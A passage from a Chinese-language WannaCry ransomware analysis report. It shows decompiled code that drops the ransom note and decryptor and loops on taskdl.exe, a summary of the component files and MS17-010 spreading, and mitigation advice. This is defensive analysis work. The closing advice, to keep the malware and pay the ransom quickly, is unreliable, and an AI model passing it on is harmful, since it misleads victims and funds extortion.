    if ( wcsnicmp(DesktopPath1, asc_1000CC14, 2u) )
      v14 = 1;
    else
      v15 = DesktopPath1 + 2;
    v16 = *v15;
    for ( j = v15; v16; ++j )
    {
      if ( v16 == 92 )
        ++v14;
      v16 = j[1];
    }
  }
  if ( v14 <= 6 && v34 > 0 )
  {
    sub_10003200(DesktopPath1);          // 释放@Please_Read_Me@.txt文件
    if ( v14 > 4 )
      sub_10003240(DesktopPath1);        // 释放文件@WanaDecryptor@.exe.lnk
    else
      sub_10003280(DesktopPath1);        // 释放文件@WanaDecryptor@.exe
  }
  v18 = v30;                             // sub_10003280
  if ( a5 )
  {
    v19 = *v30;
    if ( *v30 != v30 )
    {
      v20 = v14 + 1;
      do
```

Run_taskdl



```
void __stdcall Run_taskdl(LPVOID lpThreadParameter)
{
  while ( !g_flag_ )
  {
    RunProcess_("taskdl.exe", 0xFFFFFFFF, 0);
    Sleep(0x7530u);
  }
}
```

6. 总结

释放并运行病毒程序
利用 MS17-010 漏洞，攻击内网、外网，实现病毒的网络传播
taskdl.exe，删除临时目录下的所有“.WNCRYT”扩展名的临时文件。
u.wnry，解密程序，释放后名为@WanaDecryptor@.exe
b.wnry 勒索图片资源。
t.wnry，解密后得到加密文件主要逻辑代码。
*r.wnry，勒索 Q&A。

7. 解决方案

电脑安装杀毒软件，定期体检，定期杀毒，关闭 445 等不必要的端口
及时更新电脑系统，安装 ms17010 漏洞补丁，关于这个漏洞，微软其实很早就公布了补丁，很多人都是因为不重视打补丁才中招
勒索类型的病毒，一旦中招，就很难恢复，一般只有通过交赎金的方式才能恢复。或者是一些很早的漏洞，解密的密钥已经公开，才有可能解密。所以一旦中招，不要删除病毒程序，只能尽快缴纳赎金

致　　谢

正文用宋体小四，内容限 1 页，一律向 15PB 信息安全研究院谢意。